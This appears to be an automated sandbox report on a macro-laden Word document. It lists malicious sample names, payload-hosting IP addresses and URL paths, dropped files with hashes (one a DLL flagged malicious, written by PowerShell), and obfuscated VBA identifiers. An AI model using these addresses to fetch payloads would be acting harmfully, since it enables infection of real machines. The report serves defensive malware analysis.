	Documento_9276701.doc	Get hash	malicious	Browse	• 202.187.222.40/3u7zpjzcji/pdgc5fp1c/9tg5/
	Dati_2112_122020.doc	Get hash	malicious	Browse	• 202.187.222.40/7iga49cgomahelodxo/
	Informacion 122020 N-98239.doc	Get hash	malicious	Browse	• 202.187.222.40/xqmtay/
	as233456.doc	Get hash	malicious	Browse	• 202.187.222.40/n91cd/66sk22clombtb17lxc/dr4e/f27un216im1/gx8f2z/gmzqc3/
	Y0124.doc	Get hash	malicious	Browse	• 202.187.222.40/uoj70yal/

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	Info.doc	Get hash	malicious	Browse	• 167.71.148.58
	Informacion_29.doc	Get hash	malicious	Browse	• 138.197.99.250
	http://https://pdfsharedmessage.xtensio.com/7wtcdlta	Get hash	malicious	Browse	• 134.209.238.18
	readme.doc	Get hash	malicious	Browse	• 159.89.126.148
	http://cvpro.info/wp-admin/fzNN04Xs2LGKNw6vR3M/	Get hash	malicious	Browse	• 206.189.52.133
	http://fake-cash-app-screenshot-generator.hostforjusteasy.fun	Get hash	malicious	Browse	• 167.71.72.151
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 37.139.1.159
	DAT 2020_12_30.doc	Get hash	malicious	Browse	• 138.197.202.203
	http://yfnyblv.yobinsetio.site/	Get hash	malicious	Browse	• 165.22.207.20
	http://mainfreight-6452496282.eritro.ir/retailer.php?ikpah=Z2lvdmFuYS50YWJhcmluaUBtYWluZnJlaWdodC5jb20=	Get hash	malicious	Browse	• 188.166.103.55
	#Ud83d#Udcde mkoxlien@hbs.net @ 503 AM 503 AM.pff.HTM	Get hash	malicious	Browse	• 159.89.4.250
	http://https://doc.clickup.com/p/h/2hm67-99/806f7673f7694a9	Get hash	malicious	Browse	• 167.172.136.187
	#Ud83d#Udcde roberto.hernandez@hoerbiger.com @[DateTime][Name].pff.HTM	Get hash	malicious	Browse	• 159.89.4.250
	http://delivery.unlocklocks.com/HSOMEU?id=124732=Jx8EBwNQDgsBTwECUwcIUlUBUx0=QgtZWk8ADFsJdkUDDQ9cU1AITVAdXENVHwYOUlwHUlMHUgMPUFtXAVMPTwoQF0QMHktdXV9aR1cRThYXC10MAl4OWlUKEE1XDVscKjcseXNkW1BcT0UD&fl=DBdARkJeFhdeXFVXEVleAwhYDxhRB1tCAA8AVRBTHQELDhtTYg1eVkAc	Get hash	malicious	Browse	• 139.59.54.187
	ARCHIVOFile.doc	Get hash	malicious	Browse	• 138.197.99.250

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Doc 2912 75513.doc	Get hash	malicious	Browse	• 138.197.99.250
	rib.exe	Get hash	malicious	Browse	• 159.65.44.102
	79685175.doc	Get hash	malicious	Browse	• 138.197.99.250
	DATI 2020.doc	Get hash	malicious	Browse	• 138.197.99.250
	7mB0FoVcSn.exe	Get hash	malicious	Browse	• 139.59.19.157
TTNET-MYTIMEdotComBerhadMY	Info.doc	Get hash	malicious	Browse	• 202.187.222.40
	4693747_2020_7865319.doc	Get hash	malicious	Browse	• 202.187.222.40
	index.html.dll	Get hash	malicious	Browse	• 202.187.222.40
	Documento_2020.doc	Get hash	malicious	Browse	• 202.187.222.40
	List 2020_12_21 OZV3903.doc	Get hash	malicious	Browse	• 202.187.222.40
	MF11374 2020.doc	Get hash	malicious	Browse	• 202.187.222.40
	SecuriteInfo.com.W97M.DownLoader.5028.13042.doc	Get hash	malicious	Browse	• 202.187.222.40
	INFO-22.doc	Get hash	malicious	Browse	• 202.187.222.40
	Documento_9276701.doc	Get hash	malicious	Browse	• 202.187.222.40
	Dati_2112_122020.doc	Get hash	malicious	Browse	• 202.187.222.40
	Informacion 122020 N-98239.doc	Get hash	malicious	Browse	• 202.187.222.40
	as233456.doc	Get hash	malicious	Browse	• 202.187.222.40
	Y0124.doc	Get hash	malicious	Browse	• 202.187.222.40
	nIUMFDogK0.exe	Get hash	malicious	Browse	• 202.187.19 9.171
	Transfer invoice.vbs	Get hash	malicious	Browse	• 61.6.84.83
	REMITTANCE SLI.exe	Get hash	malicious	Browse	• 61.6.13.149
	a2.ex.exe	Get hash	malicious	Browse	• 202.184.16 7.189
	meront.exe	Get hash	malicious	Browse	• 61.6.30.223
	31PAYMENT ADVIC.exe	Get hash	malicious	Browse	• 61.6.43.245
	Wollin_Info.doc	Get hash	malicious	Browse	• 202.190.14 0.230
CENTRALUTAHUS	PO_08312020.xls	Get hash	malicious	Browse	• 216.218.206.55
SHAWCA	Info.doc	Get hash	malicious	Browse	• 184.66.18.83
	84-2020-98-6493170.doc	Get hash	malicious	Browse	• 184.66.18.83
	4693747_2020_7865319.doc	Get hash	malicious	Browse	• 184.66.18.83
	index.html.dll	Get hash	malicious	Browse	• 184.66.18.83
	Documento_2020.doc	Get hash	malicious	Browse	• 184.66.18.83
	List 2020_12_21 OZV3903.doc	Get hash	malicious	Browse	• 184.66.18.83
	MF11374 2020.doc	Get hash	malicious	Browse	• 184.66.18.83
	SecuriteInfo.com.W97M.DownLoader.5028.13042.doc	Get hash	malicious	Browse	• 184.66.18.83
	INFO-22.doc	Get hash	malicious	Browse	• 184.66.18.83
	Documento_9276701.doc	Get hash	malicious	Browse	• 184.66.18.83
	Dati_2112_122020.doc	Get hash	malicious	Browse	• 184.66.18.83
	Informacion 122020 N-98239.doc	Get hash	malicious	Browse	• 184.66.18.83
	as233456.doc	Get hash	malicious	Browse	• 184.66.18.83
	Y0124.doc	Get hash	malicious	Browse	• 184.66.18.83
	Archivo-2020-98864.doc	Get hash	malicious	Browse	• 184.66.18.83
	file.doc	Get hash	malicious	Browse	• 184.66.18.83
	Inf_CHB9147.doc	Get hash	malicious	Browse	• 184.66.18.83
	59154-2212-122020.doc	Get hash	malicious	Browse	• 184.66.18.83
	14 2212 2020 062_546248.doc	Get hash	malicious	Browse	• 184.66.18.83
	INFO.doc	Get hash	malicious	Browse	• 184.66.18.83

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4538A4CD-211A-44E2-8D58-9E77A8685DB1}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4538A4CD-211A-44E2-8D58-9E77A8685DB1}.tmp	
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3586208805849453
Encrypted:	false
SSDEEP:	3:liiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbW:liiiiiiiiifdLloZQc8++lsJe1Mz1
MD5:	415FA7477DD74C9EBE83E5D6CCEB3772
SHA1:	25DCB4950FA783B96135CD7DD9B4767650823CD5
SHA-256:	7BD09F56EE1526ABAD7B45333FF8E2AEE05C5AD4CD5767A4A3E04459C120362C
SHA-512:	406E8A8A3D1CFE36041544BBA15769A5DAF7F4F7720AE7BE2672703CC2F679127E34642DBE814918C83D96EE25540E1CD37EEAFA0E9A8B29D998FA3D85BEB66
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B4F87BA3-97C0-4A14-814E-1968BCE52029}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162688
Entropy (8bit):	4.254347959432493
Encrypted:	false
SSDEEP:	1536:C6iL3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcm48s:CjJNSc83tKBAvQVCgOtmXmLpLm4l
MD5:	3D7220D81CAAB25C480E3FA0D671FF85
SHA1:	871F5E801F756C8D843BA3127C3E068786BFA796
SHA-256:	F559D79058031A577A8C9E6F46A2959332CAE13AD81B04ADADA3A2D436FEEAE1
SHA-512:	048C7E42A0A04C343981FD52BA7E6DEB86702AF418688E8C1742EBDE2B93EDDD30A763A68FCCD3C56F885E5BBDA6D46B9253DD00C20511CB83640122A4D834
Malicious:	false
Preview:	MSFT.....Q.....#.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"..."..(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... $.....x..xG.....T..... ....&!..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Informacion_4-09757.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Wed Aug 26 14:08:14 2020, atime=Thu Jan 7 20:53:35 2021, length=206848, window=hide
Category:	dropped
Size (bytes):	2118
Entropy (8bit):	4.585436148417174
Encrypted:	false
SSDEEP:	24:813w/XTwz6Ikn7BUNe3e03BDv3qwdM7dD213w/XTwz6Ikn7BUNe3e03BDv3qwdMj:82/XT3IkdqCxIwQh22/XT3IkdqCxIwQ/
MD5:	A947F1D4309EB5BA75486764C6B2A32C

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Informacion_4-09757.LNK	
SHA1:	3F79C1CDEE10E9E73F00F031EBA22049B2D9DAC7
SHA-256:	30A466857DE5BF1E57E9704127AA3A0E4DEECB719F723004142EBC2049BF26B0
SHA-512:	15837EF98296FF4BC91DC56DB56342F8B3DA101B284C466BCBC47A70AD02F9E016C36A729C411A0B0934CA85CE7C9505DAAE03DC2031F24A6CEF74E2759736
Malicious:	false
Preview:	L.....F.... .....{.....{....O.?....(.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....x.2..(..'R.. .INFORM~1.DOC..\.....Q.y.Q.y*...8.....I.n.f.o.r.m.a.c.i.o.n._.4.-.0.9.7.5.7...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\899552\Users.user\Desktop\Informacion_4-09757.doc.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.I.n.f.o.r.m.a.c.i.o.n._.4.-.0.9.7.5.7...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....899552.....D_....3N.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.596840382321402
Encrypted:	false
SSDEEP:	3:M13YMvRI1Q4FS0LDKXYMvRI1Q4FSmX13YMvRI1Q4FSv:MJRRwWXRRwRRx
MD5:	26DC406546A7A8CEB0E40BCFC4E6D5E5
SHA1:	F01C29F6B6646EBAC52A7BB7988786E8180342E9
SHA-256:	8865772905880806 92A02C8C80EE249A37A4CE6623D57E5F90F03C0EBB0D9280
SHA-512:	74FAC7DFDF170EC03F8AA68B9944B11483360B7A09AB1BCB572BDD6537B9FFAF584045E3CEC661D9327EF9DFD03A91BA5E17D06996A6671DF9C3A4EED8F92D25
Malicious:	false
Preview:	[doc]..Informacion_4-09757.LNK=0..Informacion_4-09757.LNK=0..[doc]..Informacion_4-09757.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\R35Y20JZF8WLXEKH5GYH.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.589458325568167
Encrypted:	false
SSDEEP:	96:chQCsMqZqvsqvJCwo+z8hQCsMqZqvsEHyqvJCworQzkKYyHtf8R8lUVUIu:cywo+z8yMHnorQzkyf8RsIu
MD5:	14F063813E16DD0C7C71732BA038FEB5
SHA1:	F616F18CFDEE9FE06DAC2F93D33CC73A50E79F62
SHA-256:	27B8A0FD2B4A50874EBCFA9D1F8B2DC9A66DDC450992E4D289CA9FDB1DB6A6DA
SHA-512:	A803F2ECB1ABC35929EC5530322E50272EDCD05996929185888DAC0D77DCB058A488527F30D00F6B68E44B275DD8CD26D5927BE8F476775266DE04ABA5B1386
Malicious:	false
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows

C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll	
Category:	dropped
Size (bytes):	239104
Entropy (8bit):	7.444833448975582
Encrypted:	false
SSDEEP:	3072:KC1sUJsEIoJCTFM5/A8eWLdlU8thEnYsqibnjPw+a5DIYvK8UIDoQQh3:KC1NJMoJywAkdrHEn1qibjm5DIYSX
MD5:	0BCAFFBDA4138F2EE2786CFD098C1DA9
SHA1:	3D6E52F126809C05E69F1D543B7F8D53435A8E17
SHA-256:	5E9F4504B7E0938A2B2EB9A7F090BE9F4B1101AA3BE145A3B5895CB14BACD0EF
SHA-512:	92EA1A4CDDA5A58D275C1058467C5F2DC5147A2D321A41396C6598EAF3D9520AAB114C411CDA08A7D8F3DB90E36E9D3F10720541DDF7FAA7758B9C6073CD922
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 90%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y.LC.."..."..".....".....a."...#.d.".:4Y..."....%."....."....."....."....".Rich.."..... .....PE..L...H._.....!.....J...X.....uz.....`.....p...I.....<.....@.....`..\ .....text...wH.....J..... ..`.rdata...G...`...H...N.....@..@.data....2.....@....rsrc.....@..@.reloc...#.....$.....@..B..... ....

C:\Users\user\Desktop\~$formacion_4-09757.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: withdrawal yellow Australia Credit Card Account Alabama connecting Jamaican Dollar Configuration Wooden Extension copy Marshall Islands ivory Rubber, Author: Rayan Perrin, Template: Normal.dotm, Last Saved By: Charlotte Moreau, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Mon Dec 21 16:46:00 2020, Last Saved Time/Date: Mon Dec 21 16:46:00 2020, Number of Pages: 1, Number of Words: 5823, Number of Characters: 33197, Security: 8
Entropy (8bit):	6.403754266735514
TrID:	• Microsoft Word document (32009/1) 54.23% • Microsoft Word document (old ver.) (19008/1) 32.20% • Generic OLE2 / Multistream Compound File (8008/1) 13.57%
File name:	Informacion_4-09757.doc
File size:	206848
MD5:	4adc5e8e53a40fd14ff90e99e94e39cb
SHA1:	406d00f10a2298acfe192fb85e870d5e5d094263
SHA256:	1c29c870c5c27cec2f22790ecc87e0c1c1ae59bd4e5c8204ec9182524d68d68f
SHA512:	4aadffe4eb5125bca42ff126ada8b88988a36a4017044130354bde74ca03db4d73154ae6b854244e3c23df0ffe57ad72cce9f25f4e26c5ef615be73ab802df1a
SSDEEP:	3072:fY9ufstRUUKSns8T00JSHUgteMJ8qMD7gZNBTPmWS93OO90u/i6j3d:fY9ufsgIf0pL5hS93OO90u/i6j3d

General

File Content Preview:	.....>.....8.....;.....5...6...7..... .....

File Icon



Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Informacion_4-09757.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	withdrawal yellow Australia Credit Card Account Alabama connecting Jamaican Dollar Configuration Wooden Extension copy Marshall Islands ivory Rubber
Author:	Rayan Perrin
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Charlotte Moreau
Revion Number:	1
Total Edit Time:	0
Create Time:	2020-12-21 16:46:00
Last Saved Time:	2020-12-21 16:46:00
Number of Pages:	1
Number of Words:	5823
Number of Characters:	33197
Creating Application:	Microsoft Office Word
Security:	8

Document Summary

Document Code Page:	1252
Number of Lines:	276
Number of Paragraphs:	77
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	983040

Streams with VBA

Copyright null 2021

VBA File Name: UserForm1, Stream Size: -1

General	
Stream Path:	Macros/UserForm1
VBA File Name:	UserForm1
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm2, Stream Size: -1

General	
Stream Path:	Macros/UserForm2
VBA File Name:	UserForm2
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm3, Stream Size: -1

General	
Stream Path:	Macros/UserForm3
VBA File Name:	UserForm3
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed

Keyword
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_Base
VB_Customizable
VB_TemplateDerived
VB_GlobalNameSpace

VBA Code

VBA File Name: UserForm4, Stream Size: -1

General	
Stream Path:	Macros/UserForm4
VBA File Name:	UserForm4
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_Customizable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_TemplateDerived

VBA Code

VBA File Name: UserForm5, Stream Size: -1

General	
Stream Path:	Macros/UserForm5
VBA File Name:	UserForm5
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: L6bihtdtnasc, Stream Size: 681

Copyright null 2021

General	
Stream Path:	Macros/VBA/L6bihtdtnasc
VBA File Name:	L6bihtdtnasc
Stream Size:	681
Data ASCII:	. . . . . # . . . w . . . . . S . . } . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 77 02 00 00 00 00 00 01 00 00 00 53 8f ed 7d 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

VBA File Name: Qfepbztq9r8o1l76, Stream Size: 16867

General	
Stream Path:	Macros/VBA/Qfepbztq9r8o1l76
VBA File Name:	Qfepbztq9r8o1l76
Stream Size:	16867
Data ASCII:	. . . . . 0 . . . . . S . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 8c 08 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 93 08 00 00 0f 30 00 00 00 00 00 00 01 00 00 00 53 8f f0 d9 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
xaeBOIr
QokjF
RmtjCU:
ftFiaG
VBA.Replace
"hzJiH.sMeElQHFY.gexKUGUI"
OGQTPEH
lvaOGgAa
szYhABIf
MacHEivy:
"SIYsHYJ.szjuc.RoiPd"
rHCZjEw:
tbIDBxAIB:
IdHEFHG
BQvbJ
UMafav
Rwjxp:
wMbuCy
jvyTJ:
"IqlrqA.vtwEIm.lETEIJA"
pIPwEU
"PJdCYHGDx.xMcac.TuKMx"
pHvmE:
rrzVQC
DVIODFG
CFoGN:
"fJnkNjH.nGdvFGC.zkPVeOFC"

Keyword
Rwjxp
qoqOYAnKJ
XgcnJVEG
Binary
HGRHh
"KlTTDXhW.iidsEDJqa.QyLHeCE"
dkidmfe:
"ihoEED.PDrskFBA.bJbNF"
"TtYlGDY.tYlIB.IXupzJHD"
Uzngzb:
"PuasnADG.cAXTGAN.sUXKFmjG"
"atyQEDH.RWyVArHAB.pVvDpHEuD"
FfUdDPm
qoqOYAnKJ:
"cHBGAIHG.cFpJGIJl.vbUoN"
ftFiaG:
natkhGFQD
RmtjCU
uTaPAIGNH
"DlzhGE.NKfSJqpcH.SjmcJJBJJ"
"TemfXF.bfMha.jnRqFK"
slPRBMFEB
XytRGbWWR:
"MyIuIGxxD.VpYVAPIw.iMbgAEuc"
"wLTBZpoB.cMFiJ.phmHGHlJl"
RlXsHI:
mMDIBBGH
FMrcDEFEQ
psnrIHICY:
XgcnJVEG:
jTeLG:
jLvyJe
daVOIQkE
yUhrXM
kloRF
"jyHqihfKA.HgOuAh.cuXjB"
Resume
oSyUH:
tbIDBxAIB
OdtXGe:
bKRLCqR:
aiqHJw
"vQgTUNiC.nBxYKHe.euwNI"
StHrFBBI
yffJdpMFE
ErRsBJD:
nYVDF:
"XxmzEU.DyPyOF.GnJMGdHHU"
"jDyAHIGsG.AovRB.OpXLjg"
"YYaOCJyF.hdZxD.qyepAED"
uKlZBM:
dOVxshsCI
HGRHh:
"FRqFHc.GehTAIFeH.hjCZI"
Uzngzb
uoFsgOnl:
ChrW(wdKeyS)
nYVDF
"GBOjolD.psdHCIh.HuOuBFiwJ"
aNLAA:
FfUdDPm:
TrEWGLLVF
lBpiLIQXL
"nSjSfx.APeET.VNDhZIFF"

Keyword
RGWBBRDVD
aMkVd
LeiBYFBA
"noFGAFvHG.kPRnsl.iUayAGGJ"
DhJcAB
"xWUqJ.yvIzE.lOPJGBIID"
QuDJB
zwuglCFsC:
"zZudKI.oKzyJHE.mICJqCLW"
rrzVQC:
MGNTHC
"hbDlwlQJE.qsCgEh.gJUPEC"
MJenEIFhH:
shBWyQG
VB_Name
TrEWGLLVF:
xLdgAFZA
DobhmY:
IYLpCJ:
ErRsBJD
RlXsHI
"XLYdgIG.gQzexpZZ.RhwWu"
SWDkIFtR
kQkqMq
"SiPdpA.jcGoGFZG.ZFwWf"
jSyHcJYnj
zbWDKmIB
"GCWzCzxj.EBrCIIlA.lFKuCCPB"
LPluFEHD
DVlODFG:
FMrcDEFEQ:
NfmoCHe
MJenEIFhH
zwuglCFsC
BcjsHnEg
bqloIAW:
"LVNMDIBAF.xsRQCZg.LUmCCICh"
UYDdxBQA
XDsudqEDb
"DdVxFIBEH.DhxsFC.oiBeEZBl"
wACNy
"mUzmj.DGYhPmFUM.FjtHqCA"
fgHICJHJ
mQgRQJCTI
LPluFEHD:
"RatqHEg.BQzvFHj.DPRWAZfCV"
IYLpCJ
"IQTLdE.FEpPmy.IHdOCgSB"
jCzixXAB
fgHICJHJ:
QuDJB:
gsCwnX
psnrIHICY
hDtiCc
"lVppvD.wgJNDzCy.gLKXd"
"eRlbAHDf.VXIsV.yVVaFD"
jvyTJ
bqloIAW
"gDQhOr.AdtYHAyCC.QdPVFH"
IdHEFHG:
"IhtjJG.WtfQBcbC.TNiPT"
kSctB
dkidmfe
FOjwlJ

Keyword
NwkUz
qarxACNqv
daVOIQkE:
"SlGmA.VBVZECsNI.vtRtHG"
"kpKDCAObU.lvFrXHGJP.NZDXABTE"
pHvmE
xJNGw
aNLAA
tJBtVVy
Function
iAPcH
DkKDCCGD
uhOGZf
WMQzHDM
lICRFJ:
rNlIgDGG:
BQvbJ:
kSctB:
XDsudqEDb:
rHCZjEw
rNlIgDGG
lICRFJ
uKlZBM
"fQjsm.gYjzDADu.uLEQDCB"
"ZgugNT.fyNMD.sGSsb"
rLjMqJC
rPTbFNpIg
"NwDyjJHj.sGvCc.zUWPZDN"
CFoGN
"FtLdBBFt.TgcFADq.QKdzF"
String
MacHEivy
TAYfnygFI
DhJcAB:
yYtBFhh:
mQgRQJCTI:
oSyUH
qarxACNqv:
"Cyabs.OCfwHDf.gOFzDG"
TVKeFhHT
pRVuBH
dHHCYIX
OdtXGe
rLjMqJC:
hDtiCc:
xJNGw:
yYtBFhh
"wWbKMTCsB.TfYnablxs.EKZtUghe"
XytRGbWWR
lyiwBHG
HHrDJ
jTeLG
Error
Enpewjzyrpx()
Attribute
"DhFqOHHFH.LWgNFDF.xxbwQDD"
Close
dSxaFFFR
"ugVrJFm.YuthuIJ.ckCqK"
uoFsgOnl
"PuLhbH.VgtBGDc.mMkjrBBF"
"bsYyG.zoiSBCHJ.dLLbHJeCm"
IQtEqBGHB
etMoIHJ

Keyword
DobhmY
JXfJku
